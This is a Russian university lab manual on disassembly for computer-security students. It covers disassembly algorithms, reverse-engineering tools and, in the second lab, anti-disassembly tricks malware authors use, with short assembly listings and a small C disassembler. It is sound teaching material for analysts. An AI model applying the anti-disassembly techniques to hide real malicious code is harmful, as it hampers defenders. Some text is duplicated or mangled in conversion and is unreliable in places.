

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ
ФЕДЕРАЦИИ ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ
ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по выполнению лабораторных работ по дисциплине

«ЗАЩИТА ПРОГРАММ И ДАННЫХ»

для студентов специальности 10.05.01 «Компьютерная безопасность»
специализация «Информационно - аналитическая и техническая экспертиза
компьютерных систем»

Ставрополь,

2026

Лабораторная работа 1. Базовые понятия и инструменты дизассемблирования

Лабораторная работа № 2. Противодействие обратному проектированию

**Лабораторная работа № Манипулирование результатом дизассемблирования
и методы защиты приложений**

**Лабораторная работа № 3 Манипулирование результатом
дизассемблирования и методы защиты приложений**

Лабораторная работа №4 Кодирование данных

Лабораторная работа №5 Анализ сетевых сигнатур вредоносного ПО

Лабораторная работа №6. Изучение методов антиотладки

Лабораторная работа 1. Базовые понятия и инструменты дизассемблирования

Вопросы

1 ВВЕДЕНИЕ В ДИЗАССЕМБЛИРОВАНИЕ

- 1.1. Базовые понятия дизассемблирования
- 1.2. Базовый алгоритм дизассемблирования
- 1.3. Алгоритм линейной развертки
- 1.4. Алгоритм рекурсивного спуска

2. ИНСТРУМЕНТЫ ДИЗАССЕМБЛИРОВАНИЯ И РЕВЕРС ИНЖИНИРИНГА

- 2.1. Инструменты классификации
- 2.2. Инструменты анализа
- 2.3. Инструменты глубокого исследования

1.1. Базовые понятия дизассемблирования

Что такое дизассемблирование. Дизассемблирование – преобразование программы на машинном языке к ее ассемблерному представлению. Декомпиляция – получение кода языка высокого уровня из программы на машинном языке или ассемблере.

Декомпиляция – достаточно сложный процесс. Это обусловлено следующими причинами:

- **Процесс компиляции происходит с потерями.** В машинном языке нет имен переменных и функций, и тип данных может быть определен только по производимым над ними операциям. Наблюдая пересылку 32-х бит данных, требуется значительная работа, чтобы определить, являются ли эти данные целым числом, дробью или указателем.

- **Компиляция это операция типа множество-множество.** Компиляция и декомпиляция могут быть выполнены множеством способов. Поэтому результат декомпиляции может значительно отличаться от исходного кода.

- **Декомпиляторы в значительной степени зависимы от конкретного языка и библиотек.** Обработывая исполняемый файл, созданный компилятором Delphi, декомпилятором, разработанным для C, можно получить фантастический результат.

- **Необходимо точное дизассемблирование исполняемого файла.** Любая ошибка или упущение на фазе дизассемблирования практически наверняка размножатся в результирующем коде.

Прогресс средств декомпиляции происходит медленно, но верно. Наиболее сложный на сегодняшний день декомпилятор IDA, будет рассмотрен ниже.

Зачем нужно дизассемблирование. Цель инструментов дизассемблирования заключается в содействии исследованию функционирования программ, когда их исходные коды не доступны. Наиболее распространенные цели дизассемблирования:

- анализ вредоносного программного обеспечения;
- анализ уязвимостей программного обеспечения с закрытым исходным кодом;
- анализ совместимости программного обеспечения с закрытым исходным кодом;
- валидация компилятора;
- отображение команд программы в процессе отладки.

Анализ вредоносного программного обеспечения.

Разработчики вредоносного программного обеспечения вряд ли предоставят исходный код своего детища. А без доступа к исходному коду, будет довольно сложно определить поведение вредоносной программы. Существуют два основных метода исследования вредоносных программ - динамический и статический анализ. *Динамический анализ* заключается в исполнении программы в тщательно контролируемом окружении (песочнице) и записи каждого ее действия. *Статический анализ* основан на разборе исходного кода, который, в случае вредоносной программы, в основном состоит из дизассемблированных листингов.

Анализ уязвимостей. Для простоты, можно разделить процесс аудита безопасности на три стадии: поиск уязвимостей, анализ уязвимостей, и разработка эксплойта. Одни и те же шаги предпринимаются вне зависимости от того, имеется ли у вас исходный код; однако, уровень трудоемкости резко возрастает, когда в вашем распоряжении есть лишь исполняемый файл. Первый шаг - исследование потенциально уязвимых условий в программе. Это зачастую достигается использованием динамических техник, таких как фаззинг, однако также может быть реализовано (обычно со значительно большими усилиями) посредством *статического анализа*. Как только проблема обнаружена, требуется определить, является ли она уязвимостью и если да, то при каких условиях.

Листинг дизассемблирования помогает понять, каким образом компилятор расположил переменные в памяти. Например, может быть полезно узнать, что объявленный программистом 70-байтный массив символов при распределении памяти компилятором был округлен в сторону 80 байт. Листинги дизассемблирования также предоставляют единственный способ понять, объявлены ли переменные глобально или внутри функций. Понимание реального расположения переменных в памяти жизненно важно при разработке эксплойтов.

Анализ совместимости. Когда программы доступны только в виде исполняемых файлов, сторонним разработчикам крайне сложно обеспечить совместимость с ними своих программ, а также расширить их функциональность. Например, если производитель не предоставил драйвер для аппаратного устройства, то реверс инжиниринг – практически единственное средство для разработки альтернативных драйверов.

Валидация компилятора. Дизассемблирование может быть средством для проверки соответствия работы компилятора его спецификации. Также исследователя может заинтересовать наличие дополнительных возможностей, оптимизирующих результат компиляции. С точки зрения безопасности важно быть уверенным, что код, генерируемый компилятором, не содержит черных ходов.

Отладка. К сожалению, дизассемблеры, встроенные в отладчики, зачастую малоэффективны (OllyDbg — исключение). Они неспособны к серийному дизассемблированию и иногда отказываются дизассемблировать, не будучи в состоянии определить границы функции. Поэтому, для лучшего контроля над процессом отладки, лучше использовать отладчик в сочетании с хорошим дизассемблером.

Как дизассемблировать. Типичные задачи, с которыми сталкивается дизассемблер: взять 100 КБ из исходного файла, отделить код от данных, преобразовать код к языку ассемблера, и главное ничего не потерять. В этот список можно добавить дополнительные пожелания, например, определение границ функций, распознавание таблиц переходов, выделение локальных переменных... Это значительно усложнит его работу. Качество результирующих листингов дизассемблирования определяется свойствами алгоритмов, а также уместностью их применения в конкретной ситуации.

1.2. Базовый алгоритм дизассемблирования

Шаг 1. Первым шагом в процессе дизассемблирования является идентификация кодового сегмента. Так как команды обычно смешаны с данными, то дизассемблеру необходимо их разграничить.

Шаг 2. Получив адрес первой команды, необходимо прочитать значение, содержащееся по этому адресу (или смещению в файле) и выполнить табличное преобразование двоичного кода операции в соответствующую ему мнемонику языка ассемблера.

Шаг 3. Как только команда была обнаружена и декодирована, ее ассемблерный эквивалент может быть добавлен к результирующему листингу. После этого необходимо выбрать одну из разновидностей синтаксиса языка ассемблера.

Шаг 4. Далее необходимо перейти к следующей команде и повторить предыдущие шаги до тех пор, пока каждая команда файла не будет дизассемблирована.

1.3. Алгоритм линейной развертки

Алгоритм линейной развертки использует крайне прямолинейный подход при выборе очередной команды для дизассемблирования: где завершается код одной команды - начинается код новой. В результате, наиболее сложной задачей становится определение первой команды. Дизассемблирование начинается с первого байта в сегменте кода и последовательно продвигается, обрабатывая команды одну за другой, пока не будет достигнут конец сегмента. При этом не производится попыток понять логику передач управления в программе посредством распознавания команд перехода таких, например, как условия.

Главное преимущество алгоритма линейной развертки состоит в полном покрытии кодового сегмента. Одним из основных недостатков является невозможность распознать данные, если они совмещены с кодом. Это очевидно из листинга 1.1, демонстрирующего результат дизассемблирования функции при помощи данного алгоритма. Эта функция содержит конструкцию switch. Компилятор принял решение реализовать switch как таблицу переходов. Более того, компилятор предпочел разместить таблицу переходов внутри самой функции. Конструкция jump по адресу 401250 ссылается на таблицу адресов начиная с 410257. К сожалению, дизассемблер рассматривает ее как набор команд и неверно генерирует соответствующее представление на языке ассемблера.

Листинг 1.1

Алгоритм линейной развертки

```
40123f: 55 push ebp
401240: 8b ec mov ebp,esp
401242: 33 c0 xor eax,eax
401244: 8b 55 08 mov edx,DWORD PTR [ebp+8]
401247: 83 fa 0c cmp edx,0xc
40124a: 0f 87 90 00 00 00 ja 0x4012e0
401250: ff 24 95 57 12 40 00 jmp DWORD PTR [edx*4+0x401257]
401257: e0 12 loopne 0x40126b
401259: 40 inc eax
40125a: 00 8b 12 40 00 90 add BYTE PTR [ebx-0x6fffbfee],cl
401260: 12 40 00 adc al,BYTE PTR [eax]
401263: 95 xchg ebp,eax
401264: 12 40 00 adc al,BYTE PTR [eax]
401267: 9a 12 40 00 a2 12 40 call 0x4012:0xa2004012
40126e: 00 aa 12 40 00 b2 add BYTE PTR [edx-0x4dfffbfee],ch
401274: 12 40 00 adc al,BYTE PTR [eax]
401277: ba 12 40 00 c2 mov edx,0xc2004012
40127c: 12 40 00 adc al,BYTE PTR [eax]
40127f: ca 12 40 lret 0x4012
401282: 00 d2 add dl,dl
401284: 12 40 00 adc al,BYTE PTR [eax]
401287: da 12 fcom DWORD PTR [edx]
401289: 40 inc eax
40128a: 00 8b 45 0c eb 50 add BYTE PTR [ebx+0x50eb0c45],cl
401290: 8b 45 10 mov eax,DWORD PTR [ebp+16]
```

1.4. Алгоритм рекурсивного спуска

Алгоритм рекурсивного спуска использует концепцию передачи управления, определяющую, должна ли команда быть дизассемблирована по наличию или отсутствию на нее ссылок от других команд. Для понимания алгоритма рекурсивного спуска, полезно классифицировать команды в зависимости от их влияния на счетчик команд CPU.

Команды, не влияющие на счетчик команд. После выполнения такой команды управление переходит непосредственно к следующей команде. Примерами такой команды может послужить арифметические, такие как `add`; Для подобных команд процесс дизассемблирования такой же как и при линейной развертке.

Команды условного перехода. Команды условного перехода, такие как x86 `jnz`, образуют две возможных ветви исполнения. Поскольку в статическом контексте обычно невозможно определить исход проверки условия, алгоритм рекурсивного спуска дизассемблирует обе ветви. Адрес целевой ветви добавляется в список адресов для последующего дизассемблирования. Дизассемблирование продолжается последовательно, так, как если бы условие было ложно.

Команды безусловного перехода. Безусловные переходы приводят к нарушению последовательного порядка исполнения команд. Команда, получающая управление после выполнения безусловного перехода, может располагаться от него на значительном расстоянии. Кроме того, как видно из листинга 1.1, команды, следующие непосредственно за командой безусловного перехода не исполняются вообще. Таким образом, необходимость в их дизассемблировании отпадает.

Алгоритм рекурсивного спуска пытается определить адрес назначения безусловного перехода и занести его в список адресов для последующего дизассемблирования. К сожалению, не все безусловные переходы могут быть корректно обработаны данным алгоритмом. Когда адрес назначения перехода зависит от параметра, получаемого в процессе исполнения, его определение методами статического анализа становится невозможным.

Команды вызова функции. Команды вызова функции работают сходным образом с командами безусловных переходов (включая невозможность определить адрес назначения команды, такой как `call eax`), за исключением того, что после выполнения функции, управление обычно возвращается команде, следующей за ее вызовом. При этом, как и в случае с условными переходами, образуются две ветви исполнения. Адрес назначения команды `call` добавляется в список адресов для последующего дизассемблирования, в то время как команда, следующая за `call`, дизассемблируется с использованием алгоритма линейной развертки.

Алгоритм рекурсивного спуска может оказаться неэффективным в случае, если при возвращении из вызываемой функции поведение программы отклоняется от ожидаемого. Например, в коде функции может преднамеренно модифицироваться адрес возврата.

Команды возврата. В некоторых случаях, алгоритм рекурсивного спуска терпит неудачу. Команда возврата из функции (например, `ret x86`) не предоставляет информации о том, какая команда будет выполнена далее. Если бы программа была на самом деле запущена, управление было бы передано по адресу, расположенному на вершине стека. У дизассемблера нет возможности доступа к стеку. Вместо этого дизассемблирование внезапно останавливается. В этом случае алгоритм рекурсивного спуска обращается к списку отложенных адресов, и процесс дизассемблирования возобновляется. Этот рекурсивный процесс отражает смысл названия алгоритма.

Алгоритм рекурсивного спуска превосходно разделяет код и данные. Главным же недостатком такого подхода является неспособность распознавать ветви, образуемые таким командами как **jump** и **call**, использующими для адресации таблицы поиска. Несмотря на это, в сочетании с эвристиками для распознавания указателей на код, алгоритм рекурсивного спуска способен обеспечить хорошее покрытие кода в сочетании с прекрасным разделением кода и данных.

2. ИНСТРУМЕНТЫ ДИЗАССЕМБЛИРОВАНИЯ И РЕВЕРС ИНЖИНИРИНГА

2.1. Инструменты классификации

Впервые увидев незнакомый файл, часто полезно спросить себя: "Что это такое?". При этом первое правило - никогда не доверять расширению файла.

file - стандартная утилита, имеющаяся в большинстве UNIX-подобных операционных систем, а также в среде Cygwin для Windows. **file** пытается определить тип файла по характерным для него особенностям.

PE Tools - набор инструментов для систем Windows, полезный как для анализа запущенных процессов, так и исполняемых файлов.

Из списка процессов возможно снять дампы памяти определенного процесса в файл, использовать **PE Sniffer** для определения компилятора, использованного для его создания, а также узнать, был ли он обработан одной из известных утилит обфускации. Пользователи могут просматривать и изменять заголовки PE-файлов, используя утилиту **PE Editor**. Модификация заголовков PE-файлов часто необходима при попытке реконструировать исходный PE из его обфусцированной версии.

Обфускация - это попытка замаскировать поведение содержащейся в файлах программы. Программист может использовать обфускацию по многим причинам, наиболее распространенными из которых являются защита проприетарных алгоритмов и сокрытие вредоносного кода..

PEiD еще один инструмент для Windows, определяющий компилятор, использованный при создании PE-файла, а также программы, примененные для его обфускации.

2.2. Инструменты анализа

При необходимости реверс инжиниринга бинарных файлов, нам потребуются более сложные инструменты, детализирующие информацию о файле, полученную на этапе классификации.

nm. Целью утилиты **nm** является "извлечение таблицы имен из объектных файлов". Если использовать **nm** для анализа объектного файла (.o файл в отличие от исполняемого), то результатом работы программы станут имена всех функций и глобальных переменных, объявленных в нем.

Для отображения типа имен используются буквы:

U - неопределенное имя, обычно внешняя символьная ссылка.

T - имя, определенное в тексте программы, обычно имя функции.

T - локальное имя, объявленное в тексте программы. В программе на C обычно соответствует статической функции.

D - инициализированная переменная.

C - неинициализированная переменная.

Заглавные буквы обозначают глобальные имена, в то время как строчные - локальные. Полный список значений букв можно найти на страницах документации **man** для **nm**.

ldd. При создании исполняемого файла, все ссылки программы на библиотечные функций должны быть разрешены. У линкера есть два способа разрешения вызовов функций: *статическое* и *динамическое связывание*.

В случае статического связывания, линкер объединяет объектные файлы приложения с копией запрашиваемой библиотеки. Преимущества статического связывания заключаются (1) в более быстром осуществлении вызовов функций, и (2) более простом распространении приложений. Недостатки статического связывания заключаются в (1) большем размере результирующей программы и (2) большей трудоемкости ее обновления при изменении компонент библиотеки. Статическое связывание также усложняет процесс реверс инжиниринга.

Динамическое связывание отличается от статического тем, что линкер добавляет ссылки на запрашиваемые библиотеки в результирующий исполняемый файл. Это обычно положительно сказывается на его размере. Кроме того, обновление библиотек также значительно упрощается. Один из недостатков динамического связывания состоит в усложнении процесса загрузки. Еще одним недостатком динамического связывания, является необходимость для разработчиков распространять не только их приложение, но и все необходимые для его работы библиотеки.

Утилита **ldd** доступна для систем Linux и BSD. В системах OS X подобную информацию можно получить при помощи утилиты **otool** с флагом **-L**: **otool -L filename**. В системах Windows для отображения списка зависимых библиотек может быть использована утилита **dumpbin** (**dumpbin /dependents filename**), входящая в состав Visual Studio.

Objdump. Назначение **objdump** - "отображать информацию из объектных файлов." Для решения этой задачи **objdump** предоставляет огромное количество (30+) опций командной строки. Программа **objdump** может быть использована для отображения следующих типов данных (и еще многих), содержащихся в объектных файлах:

- **Заголовки сегментов.** Сводная информация по каждому сегменту программы.
- **Скрытые заголовки.** Информация о выделении памяти программе и другая необходимая загрузчику информация.
- **Отладочная информация.** Извлекает всю отладочную информацию, расположенную в файле программы.
- **Символьная информация.** Дамп таблицы имен, в виде сходном с результатом **nm**.

objdump реализует алгоритм линейной развертки для сегментов, помеченных как код.

objdump входит в состав набора инструментов **GNU binutils** и содержится в Linux, FreeBSD, и Windows (посредством Cygwin). Для работы с объектными файлами **objdump** использует библиотеку **libbfd**, компонент **binutils**, и таким образом способна анализировать файловые форматы, поддерживаемые этой библиотекой (среди прочих ELF и PE). Для анализа ELF файлов, также существует утилита **readelf**. **readelf** предлагает в основном те же возможности, что и **objdump**. Основное ее отличие заключается в том, что **readelf** не использует библиотеку **libbfd**.

otool полезна для анализа информации об исполняемых файлах OS X Mach-O. **otool** может пригодиться для отображения информации относительно заголовков файлов, таблиц имен, а также дизассемблирования их кодовых сегментов.

dumpbin утилита командной строки входящая в состав Microsoft Visual Studio. Подобно **otool** и **objdump**, **dumpbin** способна отображать различную информацию относительно PE-файлов Windows.

Кроме того **dumpbin** умеет извлекать различные секции PE-файлов включая имена, названия экспортируемых и импортируемых функций, а также дизассемблированный код.

c++filt. В объектном файле не может содержаться двух функций с одинаковым именем. Для осуществления перегрузки функций компилятор генерирует для них новые

имена, используя информацию о типе их аргументов. Процесс создания уникальных имен для перегружаемых функций носит название *искажение имен*.

Стандарт C++ не регламентирует схему искажения имен, оставляя разработчикам компилятора создание их собственной. Для восстановления искаженных имен и разработана утилита **c++filt**. **c++filt** рассматривает каждое входное слово так, как будто это искаженное имя, и далее пытается восстановить настоящее имя функции. Когда **c++filt** терпит неудачу, она попросту выводит слово без изменений.

Важно отметить, что искаженные имена содержат дополнительную информацию о функциях, которую **nm** обычно не предоставляет. Эта информация может быть крайне полезна в случае реверс инжиниринга. В ней также могут содержаться данные относительно имен классов и соглашения о связях функций.

2.3. Инструменты глубокого исследования

В этом параграфе мы обсудим инструменты, разработанные для извлечения данных независимо от типа исходных файлов.

Утилита **strings** разработана для извлечения строк из файлов, безотносительно формата этих файлов.

Наряду со строками, которые могут быть выведены программой, мы также видим строки, представляющие собой имена функций или библиотек.

Несколько последних замечаний относительно использования **strings**:

- Используя **strings** для анализа исполняемых файлов, важно помнить, что по умолчанию будут исследованы только загружаемые сегменты файла.
- **strings** не показывает где именно, внутри файла была обнаружена строка.
- Многие файлы используют различные кодировки

Дизассемблеры. Однажды вы столкнетесь с бинарными файлами, которые не соответствуют широко распространенным стандартам. В таком случае вам понадобятся инструменты способные начать процесс дизассемблирования со смещения указанного пользователем.

Примерами таких *поточковых дизассемблеров* для системы команд x86 являются **ndisasm** и **diStorm**. **ndisasm** утилита, идущая в комплекте с Netwide Assembler (NASM).

Во многих случаях полезна гибкость потокового дизассемблирования. Например, при атаке на компьютерные сети, сетевые пакеты могут содержать шеллкод. Потоковые дизассемблеры могут быть использованы для дизассемблирования частей пакета, содержащих шеллкод, с целью последующего анализа их вредоносной содержимого.

Вопросы:

- 1 Базовые понятия дизассемблирования (Дизассемблирование Декомпиляция)
1. Для каких целей используется дизассемблирование? Поясните
2. Назовите и охарактеризуйте алгоритмы дизассемблирования.
3. Перечислите и опишите инструменты классификации и дизассемблирования

Лабораторная работа № 2. Противодействие обратному проектированию

Цель работы: Изучить методы обратного проектирования

Задание: изучить теоретический материал и ответить на контрольные вопросы

Теоретический материал

Антидизассемблирование – это внедрение в программу специально подобранного кода или данных, чтобы инструменты, которые выполняют дизассемблирование, выдавали некорректный результат. Авторы вредоносного ПО работают по этой технике в ручном режиме, используя отдельные средства для построения и развертывания программ или вмешиваясь в исходный код вредоноса.

Любая вредоносная программа создается с определенной целью. Это может быть запись нажатий клавиш, скрытый доступ, использование атакуемой системы для рассылки большого количества электронных писем, которые должны выводить из строя серверы, и т. д. Но часто злоумышленники на этом не останавливаются и применяют специальные методики, чтобы скрыть свой код от пользователей или системных администраторов. Для этого они используют руткиты, внедрение в процессы или какие-то другие средства защиты от анализа и обнаружения.

Чтобы замедлить или предотвратить анализ своих программ, многие авторы вредоносов применяют методики антидизассемблирования. Любой успешно выполняемый код поддается изучению, но уровень навыков, который для этого требуется, можно повысить за счет противодействия дизассемблированию и отладке. Продолжительный процесс расследования может быть затруднен неспособностью аналитика безопасности понять возможности вредоносного ПО, разработать действенные локальные и сетевые сигнатуры и написать алгоритмы декодирования. Эти дополнительные уровни защиты могут оказаться не по зубам многим организациям, что потребует поиска сторонних специалистов или крупномасштабных исследований для выполнения обратного проектирования.

Помимо задержки или предотвращения ручного анализа антидизассемблирование также эффективно против определенных автоматизированных средств. Многие алгоритмы сопоставления вредоносов и эвристические антивирусные системы используют дизассемблирование для классификации зараженного кода. Любой ручной или автоматический процесс, в котором рассматриваются отдельные программные инструкции, чувствителен к приемам защиты от анализа, описанным в этой главе.

Понимание антидизассемблирования

Дизассемблирование – непростая задача. Цепочки исполняемого кода могут быть представлены в ассемблере разными способами, и некоторые из них могут оказаться некорректными или скрывать настоящие возможности программы. В ходе реализации методик антидизассемблирования авторы вредоносного ПО создают цепочки, из-за которых инструкции, выводимые дизассемблером, отличаются от реально выполняемых.

Злоумышленники пользуются ограничениями дизассемблера и тем, что его результат может быть основан на предположениях. Например, с точки зрения дизассемблера любой байт программы обязан принадлежать только одной инструкции. Если подсунуть ему неправильный сдвиг, настоящая инструкция может скрыться из виду. Рассмотрим следующий фрагмент дизассемблированного кода:

```
jmp short near ptr loc_2+1
; -----
loc_2: ; CODE XREF: seg000:00000000j
call near ptr 15FF2A71h
or [ecx], dl
```

```
inc eax
; -----
db 0
```

Этот код был получен путем линейного дизассемблирования и является некорректным. При его чтении мы упускаем часть информации, которую автор пытается спрятать. Мы видим нечто, выглядящее как инструкция call, но ее аргумент не имеет смысла. Переход jmp, указанный в самом начале, тоже неправильный, потому что его цель находится посреди следующей инструкции.

Теперь посмотрите на ту же последовательность байтов, дизассемблированную другим способом:

```
jmp short loc_3
; -----
db 0E8h
; -----
loc_3: ; CODE XREF: seg000:00000000j
push 2Ah
call Sleep
```

Здесь мы видим другой набор мнемонических инструкций, и выглядит он более вразумительно. На шаге происходит вызов API-функции Sleep. Первый экземпляр jmp на этот раз представлен верно; он переходит к инструкции push, которая идет за вызовом Sleep. В третьей строке этого примера находится байт 0xE8, но он не выполняется программой, поскольку инструкция jmp через него перескакивает.

Этот фрагмент был получен путем поточного дизассемблирования, а не линейного, как ранее. В данном случае это привело к более правильному результату, поскольку его логика точнее отражает работу реальной программы и содержит оригинальные байты, которые не являются частью потока выполнения. Подробнее о линейном и поточном дизассемблировании мы поговорим в следующем разделе.

Дизассемблирование не такое простое, каким могло показаться. Приведенные здесь примеры содержат совершенно разные наборы инструкций для одних и тех же байтов. Это показывает, что методики антидизассемблирования могут привести к генерации неправильного кода в заданном диапазоне байтов. Некоторые из этих методик достаточно универсальны и совместимы с большинством дизассемблеров, тогда как другие нацелены на определенные программные продукты.

Искажение алгоритмов дизассемблирования

Методики антидизассемблирования являются следствием несовершенства алгоритмов, применяемых в дизассемблерах. Чтобы представить полученный код, дизассемблеру приходится делать определенные предположения. Когда эти предположения оказываются ошибочными, автор вредоносного ПО получает возможность обмануть аналитика безопасности.

Существует два вида алгоритмов дизассемблирования: линейные и поточные. Линейные алгоритмы проще в реализации, но при этом более подвержены ошибкам

Линейное дизассемблирование

Линейный подход подразумевает последовательный перебор и дизассемблирование каждой отдельной инструкции линейно, без каких-либо отклонений. Эта простая стратегия применяется в руководствах по написанию дизассемблеров и широко используется в отладчиках. В ходе линейного дизассемблирования берется размер

итоговой инструкции, на основе которого определяется, какой байт нужно преобразовать следующим; при этом не учитывается, управляет ли инструкция потоком выполнения.

Фрагмент кода, представленный ниже, демонстрирует использование библиотеки дизассемблирования `libdisasm` (sf.net/projects/bastard/files/libdisasm/) для реализации примитивного линейного дизассемблера с помощью лишь нескольких строчек кода на языке C.

```
char buffer[BUF_SIZE];
int position = 0;
while (position < BUF_SIZE) {
    x86_insn_t insn;
    int size = x86_disasm(buf, BUF_SIZE, 0, position, &insn);
    if (size != 0) {
        char disassembly_line[1024];
        x86_format_insn(&insn, disassembly_line, 1024, intel_syntax);
        printf("%s\n", disassembly_line);
        1 position += size;
    } else {
        /* некорректная/нераспознанная инструкция */
        2 position++;
    }
}
x86_cleanup();
```

В этом примере буфер данных `buffer` содержит инструкции, которые нужно дизассемблировать. Функция `x86_disasm` наполняет структуру данных подробностями о только что дизассемблированной инструкции и возвращает ее размер. Если инструкция оказалась корректной, цикл инкрементирует переменную `position` на значение `size` 1, в противном случае `position` увеличивается на единицу 2.

Этот алгоритм легко справится с большей частью кода, но время от времени он будет выдавать ошибки, даже в случае с незараженными двоичными файлами. Основной недостаток этого метода заключается в том, что он дизассемблирует слишком много кода. Алгоритм продолжает слепо работать, пока не достигнет конца буфера, даже если инструкции управления потоком приводят к выполнению лишь небольшой части буфера.

В двоичных файлах формата PE весь исполняемый код обычно находится в одном разделе. Логично предположить, что алгоритм линейного дизассемблирования может без особого риска проигнорировать все разделы, кроме `.text`. Проблема заключается в том, что почти во всех PE-файлах раздел `.text` содержит не только инструкции, но и данные.

Одними из самых распространенных элементов данных, которые можно найти в разделе с кодом, являются значения указателей, которые используются в процессе переключения на основе таблиц. Ниже показан фрагмент ассемблерного кода (полученный из нелинейного дизассемблера), в котором сразу после функции следуют указатели переключения.

```
jmp ds:off_401050[eax*4] ; switch jump
; switch cases omitted ...
xor eax, eax
pop esi
retn
```

```

; -----
off_401050 1 dd offset loc_401020 ; DATA XREF: _main+19r
          dd offset loc_401027 ; jump table for switch statement
          dd offset loc_40102E
          dd offset loc_401035

```

Последней инструкцией в этом листинге является `ret`. Сразу за ней находятся адреса указателей, начиная со значения `401020`, которые в памяти будут представлены последовательностью байтов `20 10 40 00` (в шестнадцатеричном виде). Все четыре указателя в сумме дают 16 байт данных внутри раздела `.text` двоичного файла. Кроме того, получается, что в ходе дизассемблирования они принимают вид корректных инструкций. Линейный дизассемблирующий алгоритм сгенерировал бы следующий набор инструкций, выйдя за пределы функции:

```

and [eax],dl
inc eax
add [edi],ah
adc [eax+0x0],al
adc cs:[eax+0x0],al
xor eax,0x4010

```

Многие инструкции в этом фрагменте состоят из нескольких байтов. Чтобы воспользоваться несовершенством алгоритмов линейного дизассемблирования, авторы вредоносного ПО подсовывают байты данных, которые формируют опкоды многобайтовых инструкций. Например, стандартная локальная инструкция `call` состоит из 5 байтов и начинается с опкода `0xE8`. Если программа содержит 16 байтов данных, которые составляют таблицу переключений и заканчиваются значением `0xE8`, дизассемблер обнаружит опкод инструкции `call` и интерпретирует следующие 4 байта как ее операнд, а не как начало следующей функции.

Алгоритмы линейного дизассемблирования проще всего поддаются искажению, так как они неспособны отличить код от данных.

Многие инструкции в этом фрагменте состоят из нескольких байтов. Чтобы воспользоваться несовершенством алгоритмов линейного дизассемблирования, авторы вредоносного ПО подсовывают байты данных, которые формируют опкоды многобайтовых инструкций. Например, стандартная локальная инструкция `call` состоит из 5 байтов и начинается с опкода `0xE8`. Если программа содержит 16 байтов данных, которые составляют таблицу переключений и заканчиваются значением `0xE8`, дизассемблер обнаружит опкод инструкции `call` и интерпретирует следующие 4 байта как ее операнд, а не как начало следующей функции.

Поточное дизассемблирование

Алгоритмы *поточного дизассемблирования* являются более совершенными. Они применяются в большинстве коммерческих дизассемблеров, таких как `IDA Pro`.

Их ключевое отличие от линейных алгоритмов состоит в том, что они не перебирают буфер слепо, предполагая, что в нем нет ничего, кроме аккуратно упакованных инструкций. Вместо этого они изучают каждую инструкцию и формируют список участков, которые подлежат дизассемблированию.

В следующем фрагменте показан код, который можно корректно дизассемблировать лишь поточным методом:

```

test eax, eax

```

```

1 jz short loc_1A
2 push Failed_string
3 call printf
4 jmp short loc_1D
; -----
Failed_string: db 'Failed',0
; -----
loc_1A:
xor eax, eax
loc_1D:
retn

```

Этот пример начинается с инструкции `test` и условного перехода. Дойдя до инструкции условного ответвления `jz`, поточный дизассемблер отмечает для себя, что позже ему нужно будет преобразовать код по адресу `loc_1A`. Поскольку это всего лишь условное ответвление, инструкция тоже может быть выполнена, поэтому дизассемблер обрабатывает и ее.

Строки и отвечают за вывод на экран строки `Failed`. Далее идет переход `jmp`; его операнд, `loc_1D`, добавляется в список участков, которые позже следует дизассемблировать. Поскольку переход является безусловным, дизассемблер не станет автоматически обрабатывать инструкцию, которая идет сразу за ним. Вместо этого он сделает шаг назад, проверит список ранее отмеченных участков, таких как `loc_1A`, и начнет преобразование с этого места.

Для сравнения: когда линейный дизассемблер дойдет до перехода `jmp`, он продолжит слепо обрабатывать следующие за ним инструкции, не обращая внимания на логический поток выполнения. В данном случае ASCII-строка `Failed` была бы интерпретирована как код, в результате чего мы бы не увидели в итоговом результате не только ее, но и двух последних инструкций. Ниже показан тот же фрагмент кода, дизассемблированный линейным алгоритмом:

```

test eax, eax
jz short near ptr loc_15+5
push Failed_string
call printf
jmp short loc_15+9
Failed_string:
inc esi
пора
loc_15:
imul ebp, [ebp+64h], 0C3C03100h

```

При использовании линейного метода дизассемблер не может выбирать, какие инструкции ему следует обрабатывать в тот или иной момент. Поточные дизассемблеры способны делать выбор и предположения. И хотя это может показаться лишним, даже простые машинные инструкции усложняются использованием таких проблематичных элементов кода, как указатели, исключения и условное ветвление.

Когда поточный дизассемблер встречается условное выражение, у него появляются два варианта для обработки: истинное и ложное ответвления. В случае с типичным кодом, который сгенерирован компилятором, порядок дизассемблирования этих ответвлений не

имеет никакого значения. Но если ассемблерный код написан вручную или с использованием методик антидизассемблирования, эти два варианта зачастую могут выдавать разный результат для одного и того же блока кода. В случае конфликта большинство дизассемблеров предпочитает сначала довериться своей первоначальной интерпретации заданного участка. При условном переходе поточные дизассемблеры обычно начинают с ложного ответвления (то есть делают выбор в его пользу).

На рис. 15.1 показаны последовательность байтов и соответствующие машинные команды. Обратите внимание на строку `hello` между инструкциями. Во время выполнения программы она будет пропущена инструкцией `call` и ее 6 байт вместе с нулевым разделителем никогда не будут выполнены.




Рис. 15.1. Инструкция `call`, за которой следует строка

